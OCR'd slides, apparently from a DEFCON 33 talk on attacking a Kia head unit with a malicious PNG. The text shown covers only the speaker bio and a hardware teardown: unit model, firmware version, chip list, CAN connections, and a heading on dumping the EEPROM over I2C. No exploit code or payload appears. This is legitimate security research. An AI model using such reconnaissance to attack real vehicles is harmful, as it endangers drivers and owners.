
Hacking a Head Unit with a malicious PNG - Zero Day Technique

DEFCON 33 - By Danilo Erazo @revers3vrything - August 2025

Whoami: Danilo Erazo

- Founder: Reverse Everything and PWN OR DIE Conference
- Founder & Coordinator - Car Hacking Village Ekoparty
- Hardware Security Researcher
- Penetration Tester (Web, Mobile, Cloud, Infrastructure, etc)
- Cybersecurity Speaker: Recon 2025, Hardwear USA 2025, LT Re//verse 2025, DEFCON 32 CHV, Ekoparty 2024, BSides Colombia , Nerdearla Chile 2024, Ekoparty 2023, etc.
- Ecuador - 29 years old



https://revers3everything.com

1. Introduction

Common KIA Infotainment Console OS


Hyundai Kia Motor Group manufacture: Hyundai, Kia, Genesis cars

EU, Russia, Australia use Linux OS (e.g Model Gen5W), most of the cases

US, Canada, Saudi Arabia, India use Android Automotive OS

And the rest countries?

2. Hardware Hacking



Head Unit

Name	Description
1 RADIO	• Operates FM/AM mode. • Each time the key is pressed, mode is changed in order of FM1 ▶ FM2 ▶ AM ▶ FM1.
2	• Press to display the Home menu screen. • Press and hold to activate the Google voice or the Siri function when your Android phone or iPhone is connected to the unit. (optional)
3 PHONE	Display the Phone screen.


Name	Description
4 SETUP	Displays the Setup mode.
5 Reset	Resets the system.
6 Power / Volume Knob	• Power on When power is off, press to turn power on. • Power off When power is on, press and hold to turn power off. • Audio off When power is on, press to turn Audio off. • Turn left/right to control volume.

Head Unit Model: MTXNC10AB


Head Unit - FCC ID: BP9-MTXNC10AB

Software: ABPV30_210928_174934_TRU / ABPV30_XXXXXX_XXXXXX_XXX


Firmware: LC15000021092800


ADC
PCM1808
VIDEO DECODER:
Techpoint TP6891
Flash SPI 2M
W25Q16JV
Voltage regulator
MP2029
SoC Display Audio
TMM9200
Flash SPI 16M
W25Q128JV
AM/FM Tunner
TEF6638HW/06
SDRAM
W9825G6KH
EEPROM
ATMLH133
Microcontroller
M16C
USB Port Power Controller
81003AM


Connections + CAN Analysis



Touchscreen controller AT MXT449T and AK4183




Supplied by MOTREX



SoC TMM9200 - No more information in internet

I asked for the datasheet to the manufacturer but no responses




Display Audio SoC：TMM9200

The TMM9200 SoC is designed to provide a cost-effective, low power and high-performance Application Processor. Used in audio/video system and smart phone connectivity solutions for automotive entertainment with USB Car Play and Android Auto. It would help reduce the total system cost and enhance the overall functionality of the system.


Feature


- USB2.0 OTG
- USB1.1 HCI
- LCD、TCON
- BT656
- IIC
- IIS
- IR, SPI, SPDIF OUT, General I/O port
- 2 ch UART with handshake function
- 1 ch 10 bits Video DAC
- 6 ch timer with PWM
- 14 bits Stereo Audio DAC (Class AB output)
- 3 PLL for clock generation

https://kft.kanematsu.co.jp/en/products/tamul/


Tamul/KRM
SoC
Motrex
Head Unit Supplier
KIA

Dumping EEPROM AT24C16 through I2C







UUID

